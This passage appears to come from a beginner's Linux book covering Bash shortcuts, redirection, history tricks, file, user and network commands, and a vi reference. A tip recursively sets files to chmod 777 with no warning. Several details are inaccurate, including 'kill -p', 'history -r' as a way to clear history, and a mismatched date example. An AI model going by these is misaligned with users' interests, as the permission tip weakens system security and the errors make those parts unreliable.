Note:

The terminal uses a set of similar editing function keys that are also utilized by vi and other similar editors (i.e. vim , emacs , etc.).

Keyboard Shortcuts

Editing in the command terminal (Note: these commands are BASH shell specific, and other shells may have different options)

Press **Ctrl+A** (or press the **Home** button) to move to the beginning of a line

Press **Ctrl+E** (or press the **End** button) to move to the end of a line.

Press **Ctrl+L** to clear the screen.

Tip:

*If the terminal is giving you problems, type:
reset*

Press **Ctrl+K** to delete everything until the end of the line.

Press **Ctrl+D** quits the current shell.

Press **Ctrl+U** to cut the text from the current cursor position to the beginning of the line.

Press **Ctrl+Y** to paste the cut text.

Press **Ctrl+W** to cut backwards one word.

Press **Ctrl+Y** to paste the cut text.

Press **Ctrl+T** swaps the two characters before the cursor.

Press **ESC+T** swaps the two words before the cursor.

Press **Ctrl+] (character)**: quickly jump forward to the typed character.

Press **Ctrl+_** to undo the last change.

Press **Alt+F** to go forward one word in the line.

Press **Alt+B** to go one word backward in a line.

Press **Alt+(.)** to display the previous command and pull the last argument from it.

Press **Alt+Backspace** to cut the previous word.

Press **Alt+Delete** to cut the characters before cursor.

Press the **up** and **down arrows** to move through the previous command history.

Press the TAB key to auto-complete filenames/directories after a command, type: mkdir /(press the TAB key)

Note:

If there are multiple values (i.e. multiple files or directories), press the TAB key multiple times to see all the available choices.

Tips:

If you have to write or edit a long command, type: fc (this will open up an editor, and display the last command typed. From here you can edit the command. Press Ctrl+X, type Y and press Enter to execute it when you're done)

It is possible to expand aliases before pressing enter, for example type:

*echo !\$!-2^ **

*(Press: Alt+Ctrl+E -OR- Ctrl+X, *) . Watch the line carefully to see the change.*

By pressing ALT+(Any_Number) and then a character (Any_Character), (Any_Character) will be printed (Any_Number)

number of times.

Ex: Pressing ALT+30, then pressing the letter X, will repeat the letter X 30 times

Auto-Complete Shortcuts

If you type one or more letters, you can try the following auto-complete keyboard shortcuts:

Press **Ctrl+X**, ~ (tilde) auto-completion of a user name.

Press **Ctrl+X**, @ (at sign) auto-completion of a machine name.

Press **Ctrl+X**, \$ (dollars sign) auto-completion of an environment variable name.

Press **Ctrl+X**, ! (exclamation mark) auto-completion of a command or file name (same function as the TAB key).

External commands

All shells have two types of commands, built-in and external. BASH has several built-in commands, meaning that they don't require being installed, and they can't be uninstalled.

Most external commands, have to be installed (or removed) using some type of installation package manager like `apt-get` , `yum` , etc. The commands/utilities that are installed by default will vary between distros.

To get help from any external command and see their options, type:

`command_tool --help`

-OR-

`man command_tool .`

For example, type:

`mkdir --help`

-OR-

`man mkdir.`

Tips:

To make it easier to search man pages for what you're looking for, use the following arguments followed by the command or search string.

`man -f runlevel` (containing a string in their name)

`man -k runlevel` (displays a list of the man pages discussing the subject)

`man -a runlevel` (displays all pages with the given name in all chapters, one after the other.)

info is an alternative system to provide manual (i.e. `man`) pages for commands. It is provided mainly for GNU commands and utilities. The navigation keys are: 'n' for next node, 'p' for previous node, 'u' for up node in index

Most commands are composed of two or more elements (i.e.: `kill -p 2300`). They will always have a name (i.e.: `kill`), and most will also have an optional or required set of arguments (i.e.: `-p`). This example also includes values (i.e.: `2300`). When this command is executed, it will kill the process id 2300.

Note:

Often when you use the `man` command with man pages, you will see command with number in parentheses (i.e. `man(7)`). The table below describes what each of those numbers means.

- (1) - Executable programs or shell commands, e.g. `date`, `who`
- (2) - System calls (functions provided by the kernel), e.g. `read()`, `write()`
- (3) - Library calls (functions within program libraries), e.g. `fread()`, `fwrite()`
- (4) - Special files (usually found in `/dev`), e.g. `null`, `fifo`, `zero`, `hd`
- (5) - File formats and conventions (i.e. `/etc/passwd`), e.g. `passwd`, `group`, `resolv.conf`
- (6) - Games
- (7) - Miscellaneous (including macro packages and conventions), e.g. `man(7)`, `groff(7)`
- (8) - System administration commands (usually only for root), e.g. `useradd`, `ifconfig`
- (9) - Kernel routines [Nonstandard]

Ex: To access the section in the man page (i.e. `man(7)`), type: `man 7`

man

For more information about this subject, type: man -s 1 man

Built-in commands

As stated earlier, BASH has several built-in commands, meaning that they don't require being installed, and they can't be uninstalled.

Another important difference between the built-in vs. external commands. The external commands will have `man` pages associated with them, while the built-in commands will be listed in the `help` pages.

A partial list of built-in commands

`alias` : Defines new aliases. Otherwise displays existing aliases if no input is given

`bind` : Displays or sets the current Readline key or function bindings

`echo` : Output the arguments, separated by spaces, terminated with a newline.

Tip:

To see the complete list of all the built in tools, type: `help`

GUI Based Help System

Depending on the X-Windows desktop environment (GNOME and KDE) that you're using, it will have a different help system. Depending on the environment that you're using, type one of the following commands:

gnome-help : for help in GNOME

-OR-

khelpcenter : for help in KDE

Command Piping and Output Redirection

Most commands and scripts, may accept some type of Standard Input (aka STDIN) and write to the Standard Output (aka STDOUT).

STDIN comes in the form of arguments or data that has been passed from the command or script.

Example: If you typed, `echo HelloWorld` , you are passing the argument `HelloWorld` in to the `echo` command . The `echo` command will then display the output to the terminal.

Note:

Every command automatically has three data streams connected to it.

STDIN (0) - Standard input (data fed into the program)

STDOUT (1) - Standard output (data printed by the program, defaults to the terminal)

STDERR (2) - Standard error (for error messages, also defaults to the terminal)

STDOUT is data that the command or script generates, then sends it to the terminal by default. Although, the output can be redirected to another command and used as input, sent to a printer, or file, etc.

Using the example that was used earlier, if you typed `echo HelloWorld` , the output of `HelloWorld` would be displayed on the terminal.

Note:

This output can also be redirected to a file using `>` , for example:

`echo HelloWorld > output_file.txt`

Command Piping

Piping redirects the output from one command and sends it to another command for processing. This is a very powerful, and well used operator. It allows you to get information from one command as output, and send it into another as input.

Example:

```
ls -al | less
```

(Press Q to quit, or use the arrow keys to move up and down)

Output Redirection

By default, every command reads from the STDIN and writes to the STDOUT. However, you can change that and redirect the output. For example, you can redirect your output to a file.

There are several types of redirect operators that perform different actions, so it is important to get to know the difference between them.

command > **output_file** sends the STDOUT of the command to a file.

Example:

```
ls -l / > ~/output_file.txt
```

```
cat ~/output_file.txt
```

Note:

This will overwrite a file if it already exists.

command >> **output_file** appends an existing file with the STDOUT of

the command.

Example:

```
ls -l / >> ~/output_file.txt  
cat ~/output_file.txt
```

command `2> output_file` would redirect STDERR to a file, or in the example below its redirected to `/dev/null` so it doesn't display anything on the console.

Example:

```
ls -l / 2> /dev/null
```

command `&> output_file` would redirect both STDOUT and STDERR to a file, or in the example below its redirected to `/dev/null` so it doesn't display anything on the console.

Example:

```
ls -l / &> /dev/null
```

command `< input_file` redirects the contents of a file back into the command (i.e. provide it as an input.)

Example:

```
wc -l < input_file
```

`2>&1` redirect both STDERR and STDOUT output to the same file

Example:

```
du / > output_file 2>&1
```

Tip:

By redirecting the output to `/dev/null` nothing will be displayed on the console. The device `/dev/null` can be thought of as a type of black hole, that has infinite size but nothing can be retrieved from it.

Note:

All the redirection operators are: `<`, `>`, `>|`, `<<`, `>>`, `>&`, `<>`.

Several of these redirection operators were discussed earlier in this section, but there are some other ones that you may use less often or never. There are more that are even more obscure but not covered in the book, because they only provide limited value or are for special case scenarios.

cmd `>|` file Overwrites the file, even if the shell has this feature turned off.

cmd1 `>&` cmd2 Redirect both STDERR and STDIN from cmd1 into cmd2

cmd `<>` file Opens a file for reading and writing on STDIN (or cmd).

Advanced: Using command Substitution

It is possible to use the output from one utility as the input to another command, this is known as command substitution. This output can be used as an argument for another command, to assign a value to a variable, or for generating the argument list for a loop in script.

To utilize this feature, use a dollar sign followed by a set parenthesis to surround a command. For example, type:

```
echo Today is $(date)
```

The older form of command substitution uses backticks (``) to surround a command. For example, type:

```
echo Today is `date`
```

Advanced: Variable Expansion

Variable expansion is when a command is executed it replaces the variable name with the value it contains. For example, if you typed: echo \$SHELL , it could return: /bin/bash . The output from the echo command displays the results of the environmental variable \$SHELL .

Tip:

The following function is handy for command and script debugging because it will show the results of variable expansion. To create the function type:

```
v () { echo "$@"; "$@"; }
```

To utilize the function that was created, type:

```
v echo $SHELL
```

More information

[System Layers: Linux Distro](#)

[System Layers: Linux OS](#)

Basic Shell commands

Overview: This chapter contains a beginning set of commands. These commands provide the more common operations (i.e. copying, deleting, viewing, etc.), and they may be utilized more often than the more advanced commands that will be talked about in later chapters.

If you have used Linux before some of these might be very familiar to you, but you also might learn a few tricks about the commands that you didn't know. These commands are also the basic foundation on which a lot of other commands will be based.

If you never used Linux before, you may find most of the commands to be very powerful or versatile. So it is not possible to fully demonstrate all of their functionality within the context of this book.

If you want to learn more about how to fully utilize any of the commands discussed here. I would highly recommend that you do some additional research on them. So you can learn the full scope of the limits of what can be done with them.

Remember:

Linux sees everything (i.e. files, devices, etc.) as a file.

Anatomy of a command

As stated earlier in the book, most commands are composed of two or more elements (i.e.: `kill -p 2300`). They will always have a name (i.e.: `kill`), and most will also have an optional or required set of arguments (i.e.: `-p`). This example also includes values (i.e.: `2300`). When this command is executed, it will kill the process id 2300.

Tip:

If you typed a command like, `echo "no typozs"` and press Enter, it will display no typozs . To correct the problem, type `^ozs^os` and press Enter, it will displays no typos .

System commands

The system commands and utilities listed in this section are for performing basic system functions and operations. For example, managing command history, checking system process information, and more.

You will discover that Linux has a very robust command history feature, with lots of shortcuts and tricks to make accessing previous used commands.

To see a list of previous commands you entered, type:
`history`

Note:

*The history of commands you typed is stored in the file:
`~/.bash_history`*

To execute a specific command in the list, type:

`!#` (replace `#` with number of the command you want to run (ex: `!100`)

Tips:

If you put a space before a command, it will be omitted from the shell history.

To clear the current session history, type:

history -r

Re-execute the last command you entered, type:

!!

Reruns the last command, with root permissions, type:

sudo !!

Tip:

*Repeats the last command until it executes successfully, type:
until !!; do :; done*

Echo the last command to the terminal, type:

!!:p

Find and execute the last command in the search history that matches a search string (i.e. *echo*), type:

!?*echo*

Tip:

*To search and execute the last command that matches the string,
type:*

```
!?
```

Re-execute the options from the last command, type:

```
!$
```

Example: Lists a directory folder, then changes the path to it, type:

```
ls /bin (press Enter) cd !$ (press Enter)
```

Inserts the last command without the last argument, type:

```
!:-
```

Press Ctrl+R to reverse search the command history.

Note:

This only works one command at a time, Ctrl+R for the next one (press Ctrl+C to cancel).

Tip:

Get more information (i.e. date and time) from the history command, type:

```
HISTTIMEFORMAT="%d/%m/%y %T" && history
```

To save the last long command that was run into a script:

```
echo "!!" > script_file.sh
```

Tip:

*Pressing ESC then * (asterisk or the TAB key) will insert the auto-completion command line results, type:*

```
lsb_<ESC>*
```

Note:

Pressing ESC then . (period) will insert the last argument of the last command

See free memory in GBs, type:

```
free -g
```

See all running process, type:

```
ps -A
```

A more useful version if several processes are running, type:

```
ps -aux | less
```

List all running processes containing the string (i.e. stuff):

```
ps aux | grep search_query
```

See the current date and time, type:

```
date
```

Tip:

Display the local time for 10AM next Wednesday on the west coast of the US, type:

```
date --date='TZ="America/Los_Angeles" 09:00 next Fri'
```

Record whatever is typed in your shell (with timing) to a file named 'typescript', type:

```
script -t 2> timing.txt -a session.txt
```

Run some commands here, when done type:

Ctrl+D or exit

To play back the recorded script, type:

```
scriptreplay timing.txt session.txt
```

Display the name and version of the distro that you're running, type:

```
uname -a
```

-OR-

```
lsb_release -a
```

To install the command, type :

```
sudo apt-get install lsb
```

-OR-

```
sudo yum install redhat-lsb-core
```

Another method for checking the distro, type:

```
cat /etc/issue
```

See what username you're logged in as, type:

```
whoami
```

If you don't want to learn a text editor like `vi` , or `vim` , type:

```
nano filename.txt
```

Note:

nano is a very basic text editor, designed to be easy to use (it is not as powerful as the other text editors).

To create a variable that can be used by your scripts, type:

```
export test=HelloWorld
```

To display contents of the variable, type:

```
echo $test
```

Tip:

To see all the environment variables, type: env

To enumerate defined variables that begin with the letter 'S' (or any other letter), type:

```
echo ${!S*}
```

To see the contents of a variable, type:

```
echo $SECONDS
```

Move a file from its current directory location to the previous one you were in, type:

```
mv file_name.ext $OLDPWD
```

Note:

\$OLDPWD is a defined variable that stores the last directory you were in. For example, type: cd /home , then type: echo \$OLDPWD . It will display name of the previous directory.

Improvised stop watch (press Ctrl+D to stop it), type:

time read

Need help finding a command to perform an operation, type:

apropos "directory"

-OR-

apropos "file"

To see a calendar for the current year or any other date, type:

cal -OR- cal -y -OR- cal **2025**

Displays the system uptime (i.e. the time since the operating system was started), type:

uptime

-OR-

uptime -p

Time how long it takes for a command to complete, type:

time ls -al /

To set the time on the local system, type:

sudo date --set="**20:20:00**"

Display an ASCII chart, type:

man 7 ascii

Managing Multi-User Systems

UNIX (and later Linux) have been multi-user systems from the beginning of

their existence as an operating system. Linux has several utilities and commands for displaying and managing logged in users.

Displays a summary of the current logged in user(s), type:

`who`

-OR-

`users`

Show when a user last logged (including the real and effective user and group IDs) into the system, type:

`last user_name`

-OR-

`last -ap now`

Display information about known users on the system (it is more robust than the `who` command), type:

`lslogins -u`

Note:

The `utmp`, `wtmp`, `btmp` files keep track of all logins and logouts to the system. These files are used by the following commands, `last` , `lastb` , and `lslogins` , etc.

`utmp`: maintains a full accounting of the current status of the system, system boot time (used by `uptime`), recording user logins at which terminals, logouts, system events etc.

`wtmp`: acts as a historical `utmp`

`btmp`: records failed login attempts

Displays a summary of the current activity and logged in user(s)

(including the last processes they ran) on a system, type:

w

Shows the details of a recent login of all users, type:

lastlog

-OR-

lastlog -u **jane**

Note:

This log shows user login and logout activity, type:

cat /var/log/auth.log

Filesystem Commands

These commands and utilities perform basic file management functions. For example, for managing files, and storage. Linux has a very robust set of commands for managing storage devices, filesystems (including partitions and volumes), and the related files.

Notes:

For more information about the filesystem, see the following section "[Storage Management](#)"

There are a few references to ‘human readable’, basically this means that output is not listed as a long number of 1K blocks that are not easy to convert into something that is easy to understand (i.e. M = Megabytes, G = Gigabytes, etc.). Some commands and utilities support this feature, while others don’t.

Regular Format

Filesystem	1K-blocks	Used	Available	Use%	Mounted
------------	-----------	------	-----------	------	---------

<code>rootfs</code>	<code>237019280</code>	<code>144175928</code>	<code>92843352</code>	<code>61%</code>	<code>/</code>
---------------------	------------------------	------------------------	-----------------------	------------------	----------------

Human Readable Format

<i>Filesystem</i>	<i>Size</i>	<i>Used</i>	<i>Avail</i>	<i>Use%</i>	<i>Mounted on</i>
<code>Rootfs</code>	<code>227G</code>	<code>138G</code>	<code>89G</code>	<code>61%</code>	<code>/</code>

See free local storage space in human readable format, type:

`df -h`

To see the files in a directory, type:

`ls` -OR- `ls -l`

To see all (including hidden ones) the files in a directory, type:

`ls -al`

Note:

If a filename has a '.' in front of it, the file will not be displayed with the normal 'ls' command.

List files sorted by size (human readable), type:

`ls -lSr`

Tip:

A shortcut for ls -l (list directory in long format), type:

`ll`

Changes path to user's home directory, type:

`cd ~` -OR- `cd`

Takes you back to the previous directory, type:

`cd -`

Note:

To see the current path, type:

`pwd`

To make a directory, type:

`mkdir folder_name`

To copy a file, type:

`cp input_file output_file`

Use the `-r` to make it recursive, type:

`cp -r dir1 dir2`

To delete a file, type:

`rm file_name.ext`

Warning:

Be careful when using wildcards or other recursive features with a command that destroys data, you can end up deleting a great deal of data very quickly that you didn't intend to.

Tip:

Delete all files except those that match search string (i.e. `.txt`),*

<i>type:</i>
<code>rm !(*.txt)</code>

To delete a folder, type:

`rmdir folder_name`

To delete a directory recursively (i.e. sub-directories, /folder1/folder2/folder3), type:

`rm -r folder_name`

Tip:

The command is interactive, it will ask for permissions before deleting anything, to make it not prompt, type:

`rm -rf folder_name`

To find the location of system files, type:

`locate samba.conf`

To find out where a file is located, type:

`locate -i .bashrc`

Note:

The locate command works by searching a database that is maintained by the updatedb command.

See the contents of a file, type:

`cat file_name.ext`

Example Output:

user@localhost:~\$ cat text_file.txt

*Lorem ipsum dolor sit amet, consectetur adipiscing elit. In quis
 metus facilisis aliquam quis non nisl.*

Tips:

To see the contents of a file one page at a time, type:

*more **file_name.ext***

*The less utility is an advanced version of the more command,
type:*

*less **file_name.ext***

To find out where an executable is stored, type:

which **mkdir**

Tip:

An alternative to this command is, type:

*type -a **mkdir***

To find out what an executable does, type:

whatis **mkdir**

To display the STDOUT to the terminal, and write it to a file at the same time, type:

ls -l | tee *file_name.ext*

To create multiple empty files with sequential names (i.e. file1, file2, file3, etc.), type:

```
touch file_name{1..100}
```

-OR-

```
touch file_name{a..z}
```

Example Output:

```
user@localhost:~$ touch file_name{1..100}
```

```
user@localhost:~$ ls -l
```

```
-rw-rw-rw- 1 jane root 0 May 13 21:22 file_name1
```

```
-rw-rw-rw- 1 jane root 0 May 13 21:22 file_name2
```

```
-rw-rw-rw- 1 jane root 0 May 13 21:22 file_name3
```

```
...
```

Note:

Brace ‘{}’ expansion lets you expand a set of characters. For example, {1..100} this will incrementally add numbers between 1 and 100 into a string or filename. For example, { a..z } this will incrementally add letter between A and Z into a string or filename. Other example, of brace expansion, type:

```
echo {0,1}{0..9}
```

```
echo {/home/*,/root}/.*profile
```

Search for a **search_pattern** string inside all files in the current directory (the * at the end of the command is a wildcard to search all files), type:

```
grep -RnisI search_pattern *
```

Reformat long files (i.e. paragraphs) into shorter lines, type:

```
fmt file_name.txt
```

Example Output:

```
user@localhost:~$ cat text_file.txt
```

```
  Lorem ipsum dolor sit amet, consectetur adipiscing elit. In quis
```

*metus facilisis aliquam quis non nisl.
user@localhost:~\$ fmt text_file.txt
Lorem ipsum dolor sit amet,
consectetur adipiscing elit.
In quis metus facilisis
aliquam quis non nisl.*

Displays detailed statistics and properties about a file, type:

stat file_name.ext

Example Output:

*user@localhost:~\$ file capture.jpg
File: 'capture.jpg'
Size: 5278 Blocks: 16 IO Block: 512 regular file
Device: 2h/2d Inode: 83035118129644079 Links: 1
Access: (0666/-rw-rw-rw-)Uid: (1000/jane) Gid: (1000/jane)
Access: 2018-03-29 19:39:11.953837000 -0700
Modify: 2018-03-29 19:39:11.958023900 -0700
Change: 2018-05-13 21:05:23.751088300 -0700
Birth: -*

Moves a file to a specific directory, type:

mv file_name1 /path/to/directory

Linux doesn't have a specific rename for a file, you have to use the MV to change a file name, type:

mv file_name1 file_name2

Displays information about the type of file, type:

file file_name.ext

Example Output:

```
user@localhost:~$ file capture.jpg
capture.jpg: JPEG image data, JFIF standard 1.01, resolution
(DPCM), density 66x66, segment length 16, baseline, precision 8,
120x120, frames 3
```

Changes an owner of a file, type:

```
chown user1 /path/to/file_name.ext
```

Changes file permissions, type:

```
chmod 644 /path/to/file_name.ext
```

Note:

*Permissions parts: owner, group, and other (i.e. 754, **owner** = all, **group** = read+execute, and **world** = read). File permission are: Read = 4, Write = 2, Execute = 1 (i.e. so read(4)+write(2) = 6)*

Tips:

Changes the permissions of file2 to be same as file1, type:

```
chmod --reference file_name1 file_name2
```

Change permissions recursively on all files in the current path, and leave directories alone, type:

```
find ./ -type f -exec chmod 777 {} \;
```

Display how much storage a directory is consuming, type:

```
du -sh /path/to/directory
```

For more information, see: [File Permissions](#)

Basic Networking Commands

These commands and utilities are for performing basic network management functions. For example, managing the network connections, displaying the network information, and more.

Linux has a very robust set of commands for network support.

If you want to see the system's basic network configuration (such as the IP address, network mask, MAC address, etc.), type:

`ifconfig`

To see the route a packet has travel (i.e. router and switches it has to pass through) to reach a remote host, type:

`traceroute example.com`

Note:

For more information on IFCONFIG and TRACEROUTE which are both deprecated commands, see the following section "[Deprecated and Replacement Tools](#)"

To check if a remote address is reachable, type:

`ping example.com`

-OR-

`ping 209.67.208.202`

(Press Ctrl+C to stop the command)

Tip:

Plays an audible tone, when an IP address comes alive, type:

`ping -i 60 -a domain_name_or_ip`

The DIG (Domain Information Groper) a DNS lookup utility that interrogates DNS servers, type:

```
dig example.com
```

To see the name of the system that you're logged into, type:

```
hostname
```

Applications

Linux has a great deal of amazing applications and utilities that perform an endless array of functions and perform different operations. Some are installed by default by the distro, others are installed as you need them.

The most difficult part will be finding the right application that fulfil the need that you're looking for. You might find that several different people may have created something that does exactly what you needed, but one may tend to be slightly better.

Note:

Be aware that any application (open or closed sourced), it would be advised that you check the current state of development.

Creating a banner method #1, type:

```
figlet HelloWorld
```



figlet output example

Options: figlet **HelloWorld** -f [script|bubble|shadow|lean] ,
Example:

figlet **HelloWorld** -f script

To install the command, type:

sudo apt-get install figlet

-OR-

sudo yum install epel-release; sudo yum install figlet


Tip:

Displays a cool clock using figlet , type:

watch -t -n1 "date +%T | figlet"

Creating a banner method #2, type:

toilet **HelloWorld**



The image shows a black rectangular box containing a complex ASCII art representation of the word "HelloWorld". The characters are composed of various symbols like '#', 'm', and 'mm' arranged in a specific pattern to form the letters.

toilet output example

To install the command, type :

sudo apt-get install toilet

Example:

toilet -f mono12 -F metal **HelloWorld**

Looping with 'yes' command (it will repeat whatever string you give it),

type:

yes HelloWorld

Tip:

If you're wondering the relevance of this utility, it comes in handy when you have a command that wants you to keep selecting yes, for example:

yes | rm -r directory_path

To stop this command, press Ctrl+C.

Editing In Linux

Overview: Everyone has their favorite text editor in Linux, but one of the great granddaddy of all editors for this OS is called `vi`. This editor is very powerful, but it is also very difficult to learn at first.

There are several other text editors available that can come with the core programs that are included in your distro. Here is a brief list of the popular ones.

`ed` : A line-oriented text editor.

`emacs` : Another very powerful and versatile text editor.

`nano` : A simple but useful text-based editor.

Introduction to VI(M)


You will need to understand core concepts that will be discussed before you can really start editing with this program. Otherwise the experience may be very frustrating. Once you overcome learning the basics, it should be much easier.

If you need to edit complex data that requires a lot of editing, this program is awesome for that. If you want to do simple editing, it is great if you can memorize all the commands.

I believe its import to understand the basics of vi because several programs including the Bash shell design their editing functionality based on it.

Note:

All the commands and features should work in all modern distro that contain this program. Although, there is a chance that some of information may have changed or been deprecated in the version of the program that you're using.



```
VIM - Vi IMproved
version 7.4.1689
by Bram Moolenaar et al.
Modified by pkg-vim-maintainers@lists.alioth.debian.org
Vim is open source and freely distributable

Become a registered Vim user!
type :help register<Enter>    for information

type :q<Enter>                  to exit
type :help<Enter> or <F1>        for on-line help
type :help version7<Enter>       for version info
```

VIM Launch Screen

History:

The first version of vi dates back to 1979, it was derived from another

*editor called ex . The name "vi" was derived from the shortest unambiguous abbreviation for the ex command **visual**, which switches the ex line editor to visual mode.*

There is a newer and improved version of vi called vim, which is a contraction of " V i IM proved". It was first released publicly in 1991 on the Amiga computer. It is backwards compatible with vi and includes several enhancements.

Note:

Some distros, include only vim and alias from vi to it.

Starting the program

Below are commands for starting the text editor, more options are available in the help files (i.e. man vim):

- vi **file** Edits or creates a file (creates a new file if specified).
- vi -r Shows rescued files.
- vi -r **file** Recovers a rescued file.
- vi +n **file** Edits file and places cursor at line (n).

Interstation and Command Modes

vi has two main modes, Insertion and command mode. This section includes core concepts that are utilized, it's important to understand the differences between these two modes.

The editor starts in command mode, in which cursor movement can happen, along with text pasting and deletion can occur. When in Insertion mode (in the command Mode, press "i" or "I" key) is activated, the user can enter and modify text in the file. Pressing the ESC key (while in Insertion mode) returns the editor back to command mode (for example, where you can save and quit, by typing :x).

When in command mode most commands are executed as soon as they are typed, except for "colon" commands (i.e. :q!) they're executed after you press the Enter key.

Quitting the program

These commands are for quitting the program, and save the file changes or abandoning them.

:x	Exit, and saving changes
:wq file	Quits the program (creates a new file if specified)
:q!	Quit (force, even if unsaved)
:qa!	Quit everything (force, even if unsaved)

Inserting text

These commands are for modifying text, by inserting, appending, and replacing it. You have to be in the command mode to use these features.

i	Insert before cursor
---	----------------------

- I Insert before line
- a Append after cursor
- A Append after line
- o Open new line after the current line
- O Open new line before the current line
- r Replace one character
- R Replace many characters

Cursor Movement

These commands are moving the cursor around the screen and document. You have to be in the command mode to use these features.

- h Move cursor left
- j Move cursor down
- k Move cursor up
- l Move cursor right
- w Next word
- W Next blank delimited word
- b Beginning of the word
- B Beginning of blank delimited word
- e End of the word
- E End of Blank delimited word
- (Sentence back
-) Sentence forward
- { Paragraph back
- } Paragraph forward
- 0 Beginning of line

\$ End of line
1G Beginning of file
G End of file
nG (n)th line of the file
:n (n)th line of the file
fc Forward to (c)[character]
Fc Back to (c)[character]
tc Forward to before (c)[character]
Tc Back to before (c)[character]
H Top of screen
M Middle of screen
L Bottom of screen
% Move to associated (), { }, []

Deleting text

These commands are for deleting text on the screen and document. You have to be in the command mode to use these features.

x Deletes character, right of cursor
X Deletes character, left of cursor
D Deletes all character to the end of the line
dd Deletes current line
:d Deletes current line

Changing text

These commands are for changing text on the screen and document. You have to

be in the command mode to use these features.

C Changes to end of the line

cc Changes the whole line

Tip:

cw changes a word.

Yanking text

Think of this command as the GUI equivalent of the COPY function. You have to be in the command mode to use these features.

yy Yank line

:y Yank line

Tip:

y\$ yanks to the end of line.

Putting text (used after yanking text)

Think of this command as the GUI equivalent of the PASTE function. You have to be in the command mode to use these features.

p Puts text after position or line

P Puts text before position or line

Tips

Named registers can be specified before you use a delete, change, yank or put command. You can prefix any of these commands with any lowercase character, for example, if you press "adw" (this deletes a word then buffers it into 'a'). Now anytime you press "ap", it will paste back the text that was modified.

Nearly every command may be preceded by a number that specifies how many times you want it to be repeated. For example, "5dw" will delete 5 words, and 3fe will move the cursor forward to the 3rd occurrence of the letter e. Even insertions may be repeated. For example, to insert the same line 100 times.

Named Markers

Named markers can be set on any line in a file. A marker name can be any lower case letter ('c' represents the named marker that you have chosen). Markers may also be used as limits for ranges.

- mc Sets marker (c) on the current line
- `c Move to beginning of marked (c) line.
- 'c Move to the first non-blank character of marker (c) line.

Searching for Text

These commands are for performing basic searches of text on the screen and document. You have to be in the command mode to use these features.

/str	Search (string) forward
?str	Search (string) backward
n	Next instance of the string (forward direction).
N	Previous instance of the string (reverse direction)

Search & Replace (string)

These commands are for performing the searching and replacing of text on the screen and document.

:s/ pattern/string/flags	Replaces pattern with search string (according to flag)
c	Flag - Confirms each of the replacements of the pattern.
g	Flag - Globally replaces all occurrences of the pattern.
&	Repeat last :s command

Regular expressions

These are some basic regular expression commands that can enhance your ability to search very specific text patterns within a document that you're working in.

- . Any single character (except newline)
- * zero or more occurrences of any character
- [...] Any character(s) specified in the set
- [^...] Any character(s) NOT specified in the set
- ^ Beginning of the line (Anchor)
- \$ End of line (Anchor)
- \(...\)\ Grouping - usually used to group conditions
- \< Beginning of word (Anchor)
- \> End of word (Anchor)
- \n Contents of (n)th grouping

Examples: Sets [...] (Medium)

Sets are extensions of regular expression functionality, can be used for fine tuning searching text. For example, it is possible to create a set that represents all capital letters A through Z (i.e. [A-Z]). It is possible to create a set that represents all lowercase letters a through z (i.e. [a-z]). It is possible to create a set that represents all capital and lowercase letters A through Z and a through z (i.e. [A-Za-z]).

- [A-Z] Contains: capital letters A through Z
- [a-z] Contains: lowercase letters a through z
- [0-9] Contains: numbers from 0 to 9
- [./=+] Contains: . (dot), / (slash), =, and +

[-A-N] Contains: capital letters A through N and the dash
[0-9 A-Z] Contains: all capital letters and numbers and a space
[A-Z][a-zA-Z] Contains: Capital A to Z in the first position, and any letter in the second.

Examples: Regular Expression (Advanced)

These are some more advanced regular expression commands that can enhance your ability to search very specific text patterns within a document that you're working in. You have to be in the command mode to use these features. For example, press the ESC key and then type /HelloWorld/ to match all lines containing HelloWorld.

Note:

Regular expressions are case sensitive

/HelloWorld/ Matches lines containing HelloWorld
/^HelloWorld\$/ Matches lines containing HelloWorld only
/^([a-zA-Z])/ Matches lines starting with any letter.
/^([a-z].*)/ Matches lines starting with a-z, followed by at least one character.
/1234\$/ Matches lines that end with 1234
^(43|76)/ Matches lines contains 43 or 76.

Note:

Use of () and the pipe symbol specifies an 'or' condition.

/[0-9]*/ Matches zero or more numbers in the line
/[^#]/ Matches if the first character is not the # on the line

Ranges

Ranges causes actions to be executed on one line or more lines. You have to be in the command mode to use these features. For example, press the ESC key and then type `:3,7d` to delete the lines 3-7.

- `:$` Last line
